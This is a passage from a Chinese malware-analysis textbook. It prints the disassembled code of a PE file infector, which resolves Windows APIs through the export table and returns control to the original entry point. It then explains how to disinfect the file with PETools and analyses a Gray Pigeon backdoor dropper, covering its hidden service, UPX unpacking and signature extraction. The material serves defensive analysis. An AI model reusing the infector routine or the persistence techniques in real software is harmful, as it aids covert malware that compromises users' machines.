004040DC AD          lods    dword ptr [esi]
004040DD 8B40 08      mov    eax, dword ptr [eax+8]
004040E0 8BD8        mov    ebx, eax
004040E2 53          push    ebx
004040E3 6A 02        push    2
004040E5 8B7D F0      mov    edi, dword ptr [ebp-10]
004040E8 EB 03        jmp     short 004040ED
004040EA 8B7D EC      mov    edi, dword ptr [ebp-14]
004040ED 33C0        xor     eax, eax
004040EF 50          push    eax
004040F0 0BDB        or      ebx, ebx
004040F2 74 6E        je      short 00404162
004040F4 66:813B 4D5A>cmp    word ptr [ebx], 5A4D
004040F9 75 67        jnz     short 00404162
004040FB 53          push    ebx
004040FC 035B 3C      add    ebx, dword ptr [ebx+3C]
004040FF 66:813B 5045>cmp    word ptr [ebx], 4550
00404104 75 5C        jnz     short 00404162
00404106 8B53 78      mov    edx, dword ptr [ebx+78]
00404109 5B          pop     ebx
0040410A 03D3        add    edx, ebx
0040410C 8B4A 18      mov    ecx, dword ptr [edx+18]
0040410F 8B42 20      mov    eax, dword ptr [edx+20]
00404112 03C3        add    eax, ebx
00404114 41          inc     ecx
00404115 52          push    edx
00404116 50          push    eax
00404117 8BD7        mov    edx, edi
00404119 58          pop     eax
0040411A 49          dec     ecx
0040411B 83F9 00      cmp    ecx, 0
0040411E 74 42        je      short 00404162
00404120 8BFA        mov    edi, edx
00404122 8B7488 FC    mov    esi, dword ptr [eax+ecx*4-4]
00404126 03F3        add    esi, ebx
00404128 50          push    eax
00404129 8A07        mov    al, byte ptr [edi]
0040412B 0AC0        or      al, al
0040412D 74 08        je      short 00404137
0040412F 3A06        cmp    al, byte ptr [esi]
00404131 ^ 75 E6      jnz     short 00404119
00404133 47          inc     edi
00404134 46          inc     esi
00404135 ^ EB F2      jmp     short 00404129
00404137 58          pop     eax
00404138 5A          pop     edx
00404139 8B42 24      mov    eax, dword ptr [edx+24]
0040413C 03C3        add    eax, ebx
0040413E 0FB74C48 FE>movzx   ecx, word ptr [eax+ecx*2-2]
00404143 8B42 1C      mov    eax, dword ptr [edx+1C]
00404146 03C3        add    eax, ebx
00404148 8B0488      mov    eax, dword ptr [eax+ecx*4]
0040414B 03D8        add    ebx, eax
0040414D 58          pop     eax

```

```

0040414E 58      pop     eax
0040414F 48      dec     eax
00404150 50      push    eax
00404151 83F8 00  cmp     eax, 0
00404154 74 08   je      short 0040415E
00404156 895D DC  mov     dword ptr [ebp-24], ebx
00404159 58      pop     eax
0040415A 5B      pop     ebx
0040415B 50      push    eax
0040415C ^ EB 8C  jmp     short 004040EA
0040415E 895D D8  mov     dword ptr [ebp-28], ebx
00404161 58      pop     eax
00404162 61      popad
00404163 8B45 E8  mov     eax, dword ptr [ebp-18]
00404166 50      push    eax
00404167 FF55 DC  call    dword ptr [ebp-24] // 调用 LoadLibraryA 函数获得
user32.dll 模块句柄
0040416A 8945 D4  mov     dword ptr [ebp-2C], eax
0040416D 8B45 E4  mov     eax, dword ptr [ebp-1C]
00404170 50      push    eax
00404171 8B4D D4  mov     ecx, dword ptr [ebp-2C]
00404174 51      push    ecx
00404175 FF55 D8  call    dword ptr [ebp-28] //调用函数 GetProcAddress 获得函数
MessageBoxA 的地址
00404178 8945 D0  mov     dword ptr [ebp-30], eax
0040417B 6A 00   push    0
0040417D 6A 00   push    0
0040417F 8B45 E0  mov     eax, dword ptr [ebp-20]
00404182 50      push    eax
00404183 6A 00   push    0
00404185 FF55 D0  call    dword ptr [ebp-30] //执行 MessageBoxA 函数
00404188 FF65 F4  jmp     dword ptr [ebp-C] //这里的跳转是一个跨节长跳，跳到了
0x00401000，即第一个节。跳回到入口地址把控制权交给原始程序

```

通过调试分析病毒样本，得知原始入口地址被保存在病毒新增节数据区偏移 4 个字节处，取出恢复样本入口地址，至此即完成了整个病毒代码的清除工作。现把感染型病毒样本的处理流程归纳如下：

- (1) 分析感染原理，找到被感染样本中的病毒代码所在；
- (2) 分析病毒代码，找到原始入口代码地址的所在，取出并保存；
- (3) 去除病毒代码，并且重新计算 PE 文件加载入内存后所占内存的总大小，从而恢复 PE 头中镜像大小一项；
- (4) 恢复程序入口地址。

我们将使用 PETools 工具按照如上步骤清除以上被感染的“HelloWorld”程序中的病毒成份。首先通过上面的代码分析已经完成 1、2 步骤。此病毒感染原理是在原始节表尾部新添加了一个节，病毒代码及数据也在新添加的节数据区中。原始入口代码地址保存在新增节数据区起始偏移 4 个字节处，值为 0x00401000。接下来使用 PETools 完成后两个步骤。首先用 PETools 加载感染后的“HelloWorld!”程序，如图 6-33 所示。

疑 问

有时候使用 PETools 工具打开某 PE 文件后是只读的，不可以编辑，其中的“OK”按钮是灰色的，并且标题中有 ReadOnly 字样，如图 6-34 所示，这是为什么呢？




图 6-33 PeTools 加载 HelloWorld 程序




图 6-34 只读方式打开了 PE 文件

使用 PETools 工具加载某 PE 文件时，如果被打开的 PE 文件是以只读方式打开的，通常有两个原因：其一可能因为该 PE 文件被其他程序占用，其二是因为 PETools 工具的设置选项里设置了以只读方式编辑 PE 文件。选择 PETools 工具的 Options 菜单中的“Set Options”项，在 PE Editor 项中去掉“Read Only”复选框前的对勾，这样即可以非独占的方式打开 PE 文件，如图 6-35 所示。




图 6-35 PETools 工具的设置选项

然后单击“Optional Header”按钮，打开 PE 可选头编辑对话框，如图 6-36 所示。






图 6-36 PE 文件可选头编辑对话框

可以看到，其中的 Size Of Image 项的值为 0x000041EC，而新添加的病毒代码节的大小为 0x01EC，将其去除后镜像大小应该为 0x000041EC-0x000001EC = 0x00004000。将这个值填入其中，然后把原始入口地址 0x00401000 的 RVA 值即 0x00001000 填入 Entry Point 项中。修改后的结果如图 6-37 所示。




图 6-37 修正镜像大小和入口地址

然后单击“OK”按钮返回 PE 编辑主界面。单击 Sections 按钮，打开节编辑对话框，如图 6-38 所示。






图 6-38 节表编辑对话框

选中病毒节.bss，然后单击鼠标右键选择“Kill section(from file)”，即可清除所有病毒数据。这样即完成了手工清除被感染样本的所有病毒代码的工作。

通常病毒分析工程师需要做的并不是手工清除被感染样本中的病毒代码，而是通过调试分析等手段弄清病毒的感染原理，并且找到原始入口地址的保存位置或计算方法（有些变形病毒并不会把入口直接保存，而是通过某种算法得到）。然后通过杀毒引擎提供的二次接口编写清除代码。不同的杀毒厂商，其清除感染性病毒的方法不同，提供的二次接口也不同。

除了以添加节的方式感染，捆绑式感染是指被感染的程序与病毒程序捆绑起来，把被感染的程序放到病毒程序的尾部，当用户运行这个被感染的程序时，首先执行的是病毒代码，然后病毒代码会将其尾部的程序释放出来并且执行它。这样的病毒有磁碟机，以及闻名一时的熊猫烧香等病毒。对于捆绑式感染型病毒清除方法非常简单，只要将病毒尾部的 PE 文件释放出来即可，即原始样本中的附加数据即为被感染的原始程序。除了常见的尾部添加节、捆绑式感染方式以外，病毒感染方式还有很多。例如在原始程序节中寻找空隙进行插入感染，再如将被感染程序放到病毒源的资源中，待病毒执行完自己的功能后再将资源中的程序释放出来运行。无论是何种感染方式，其清除原理都是一样的，都要把被感染样本中的病毒代码清除掉，然后尽可能使其恢复原貌。

7

灰鸽子病毒综合分析处理案例

灰鸽子病毒是一个典型的后门病毒。这个病毒悄悄运行在后台，并且通过网络连接在中毒的计算机中开启了一道“后门”，病毒作者通过这道后门可以很容易地控制中毒计算机。因此灰鸽子类型的后门病毒通常都有两个，一个是病毒作者所使用的控制端，又称为客户端，另一个是在受害者计算机上的受控端，又称服务端。我们通常遇到的样本都是服务端。本章就以一个典型的灰鸽子服务端样本为例讲解其病毒原理。

首先使用 PEID 工具对样本做初步了解，如图 7-1 和图 7-2 所示。




图 7-1 PEID 查看 PutHupigon 样本

Name	V. Offset	V. Size	R. Offset	R. Size	Flags
UPX0	00001000	002E8000	00000200	00000200	E0000080
UPX1	002E9000	00188000	00000200	0018A400	E0000040
.rsrc	00479000	00002000	0018A600	00001200	C0000040

图 7-2 PutHupigon 样本的节表信息

由图中可以看出，PEID 并没有明确的检测结果。只是得知它总共有三个节，入口地址位于第二个节，根据节名推断这个样本加了 UPX 壳。

此时并不要急于使用 OD 去脱壳，然后去分析代码，我们应该先进行行为分析。这里就使用笔者开发的 MyMonitor 工具进行跟踪分析，因为这里分析的是病毒程序，所以整个分析过程应该在虚拟机中进行。将 PutHupigon 样本拖放到虚拟机中，然后将 MyMonitor 也放置虚拟机后运行，在监控之前先进行监控设置。设置结果如图 7-3 所示。

设置完毕后，将样本拖放到监控窗口中，然后观察监控过程，如图 7-4 所示。等待一段时间后工具弹出图 7-5 所示对话框。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 7-3 监控前的设置




图 7-4 MyMonitor 工具监控样本运行




图 7-5 创建进程询问对话框

这说明 PutHupigon 病毒程序要创建一个新的进程，这个新创建的进程关联的文件是 c 盘下的“领取黄钻&黄钻化肥.exe”。因为我们设置了“监控新启动的子进程”，所以这个进程也将在我们工具的监控之下运行。这里我们单击“是”允许其创建，继续观察。过了一会儿又弹出一个对话框，如图 7-6 所示。




图 7-6 创建进程询问对话框

这时 PutHupigon 病毒程序又要启动一个新进程，这个新创建的进程关联的文件是 c 盘下的“vx\_Server\_Setup.exe”，它也将在我们工具的监控之下。仍然单击“是”，继续观察。这时我们看到弹出一个窗口，如图 7-7 所示。

可以看出这是“领取黄钻&黄钻化肥.exe”程序的主窗口。过了一会儿又出现了一个提示对话框，如图 7-8 所示。




图 7-7 Put Hupigon 病毒释放的程序




图 7-8 服务启动提示框

被监控程序要创建启动一个服务，为了更好地观察程序行为，我们选择“是”允许它启动。这时我们发现 PutHupigon 进程已经退出，同时由它创建的“vx\_Server\_Setup.exe”进程也退出了。我们可以单击“结果”按钮使主窗口切换到监控结果视图，此时能够看到图 7-9 所示的监控结果。

监控结果视图以树形结构分别列出了被监控的所有进程的每个线程的监控信息，由此得知 PutHupigon 的病毒行为如下。

- (1) 创建了文件：“C:\ProgramFiles\CommonFiles\MicrosoftShared\MSInfo\领取黄钻&黄钻化肥.jpg”。

(2) 将刚创建的文件“领取黄钻&黄钻化肥.jpg”重命名为“领取黄钻&黄钻化肥.exe”。

(3) 运行刚释放的程序“领取黄钻&黄钻化肥.exe”。

(4) 创建文件：“C:\ProgramFiles\CommonFiles\MicrosoftShared\MSInfo\vx\_Server\_Setup.jpg”。

- (5) 将刚创建的文件“vx\_Server\_Setup.jpg”重命名为“vx\_Server\_Setup.exe”。
- (6) 运行刚释放的程序“vx\_Server\_Setup.exe”。



图 7-9 监控结果

用简单的文字概括其行为是：PutHupigon 没有界面，悄悄释放了两个文件，并且运行了它们，这就是 PutHupigon 样本的所有功能。根据它的功能和计算机病毒的判定依据，我们可以判定 PutHupigon 样本是一个病毒，可以将其命名为 TrojanDropper 病毒。对于病毒分析工程师来说，至此对 PutHupigon 样本的分析已经完成。我们仅仅通过工具就得知了 PutHupigon 样本的所有功能，不需要再进行代码分析。接下来要做的并不是马上处理它（这里所谓的处理就是添加病毒特征码），而是继续分析它释放出来的两个文件。因此我们继续分析。

从图 7-9 可以看到监控工具已经得到了 PutHupigon 释放的“vx\_Server\_Setup.exe”样本的监控结果，其行为如下。

- (1) 将自身复制到系统目录下：“C:\WINDOWS\弯刀反鲨-2009.exe”。
- (2) 将刚刚复制的文件“C:\WINDOWS\弯刀反鲨-2009.exe”设置为隐藏、系统、只读属性。
- (3) 创建了一个服务，服务名为“scvh0st”，服务关联的程序就是刚刚复制到系统目录下的文件。
- (4) 启动了刚刚创建的服务。

用简单的文字概括其行为是：“vx\_Server\_Setup.exe”没有界面，它将自身复制到系统目录下，并且重命名，然后将其隐藏，最后以这个文件作为关联创建了一个服务并且启动了它。由此仅仅通过工具我们得知了“vx\_Server\_Setup.exe”样本的所有功能。根据

病毒的判定依据可以得出结论：“vx\_Server\_Setup.exe”样本也是一个病毒，但是仅知道它创建并启动服务无法判断其病毒类型，这需要对其启动的服务进一步分析从而得知其病毒类型。通常服务程序很难监控，调试起来也非常困难。因此采用静态反汇编分析是分析服务最常用的方法，这里稍后进行分析。

继续观察 PutHupigon 样本释放的另外一个文件“领取黄钻&黄钻化肥.exe”，它并没有自己退出，所以监控工具并没有得到监控结果。而且它有一个界面，如图 7-7 所示。此时我们单击“退出”按钮使其退出，退出以后监控工具得到图 7-10 所示的监控结果。




图 7-10 “领取黄钻&黄钻化肥.exe”样本的监控结果

因为“领取黄钻&黄钻化肥.exe”样本不但有界面，可以正常退出，而且通过对监控结果的分析能够看出它没有什么病毒相关的恶意行为。所以得出结论：“领取黄钻&黄钻化肥.exe”样本并不是病毒。

综上所述对 PutHupigon 样本做出综合结论：它实质是将一个正常程序和一个病毒捆绑在一起，当运行时它在后台悄悄运行病毒程序，同时运行正常程序。而后台运行的那个病毒具有隐蔽性，用户很难发现，给人的感觉 PutHupigon 样本的功能仅仅是执行了那个正常程序。

此时可以为 PutHupigon 样本添加特征码，然而我们发现 PutHupigon 样本加了 UPX 壳，所以在查找特征码的时候需要先脱壳。无论是哪个杀毒厂商，通常都有其各自的脱



壳机，可以使用脱壳机脱壳，然后再添加特征码，如果脱壳机无法脱壳，此时应该提取带壳特征（不同杀毒厂商带壳特征各不相同）。

#### 注意

当我们为某个杀毒产品针对某个样本提取特征的时候，如果该样本加了壳，必须使用杀毒产品提供的脱壳工具先脱壳，如果可以脱壳，那么脱掉壳以后再查找提取特征码的位置。如果不能脱壳，即使我们使用手工脱壳的方法能够脱掉壳也不可以提取脱壳特征，而要提取带壳特征码。因为杀毒软件在查毒的时候首先使用自己的脱壳引擎脱壳，如果我们提取的样本是手工脱的壳，而脱壳引擎并不能脱壳。这时杀毒软件再查杀这个病毒的时候因为它不能脱壳，所以我们针对这个病毒提取的脱壳特征码将会失效。

这里我们还是手工脱一下这个壳，再次练习一下脱壳方法。在虚拟机中使用 OD 加载此样本，在调试之前，我们首先设置一下 OD 的异常忽略选项，使其不要忽略任何异常，如图 7-11 所示。




图 7-11 在 OD 中设置拦截所有异常

这样做是因为当前很多壳都采用异常的方式反调试，通常异常也不只一个，会有许多个。这种情况下我们脱壳之前应该首先拦截所有异常，然后按“F9”运行程序，当发生异常时程序会断下来，此时按“Shift+F9”调用异常处理函数使程序继续执行。此时如果被调试的程序中还有异常将会被再次中断，然后我们继续按“Shift+F9”。如此循环此操作直到程序运行起来，在此过程中我们需要记录一下我们按“Shift+F9”组合键的次数，也就是被调试程序中包含异常的次数。然后重新载入被调试的样本，按“F9”运行，当遇到异常时仍然按组合键“Shift+F9”。这次的按键次数为上一次减一次。也就是当最后异常发生时不要再按“Shift+F9”，此时需要单步调试寻找程序的 OEP。

使用上述方法调试分析我们的样本，我们发现总共有两次异常，所以当第二次异常发生时不再按“Shift+F9”，而是单步调试寻找 OEP。此时代码所停留的地址如图 7-12 所示。




图 7-12 第二次异常发生后程序中断

此时不要盲目地单步跟踪，这样无法跟踪到 OEP。请仔细观察当前代码的内存地址为 0x0 087 320C，然后我们按快捷键“Alt+M”打开内存窗口，可以看出这个地址位于第二个节内，如图 7-13 所示。




图 7-13 PutHupigon 样本的内存信息

此时我们在第一个节中即内存 00 401 000 处按“F2”下一个内存断点，然后按“Shift+F9”运行程序。此时程序中断到图 7-14 所示的地址处。

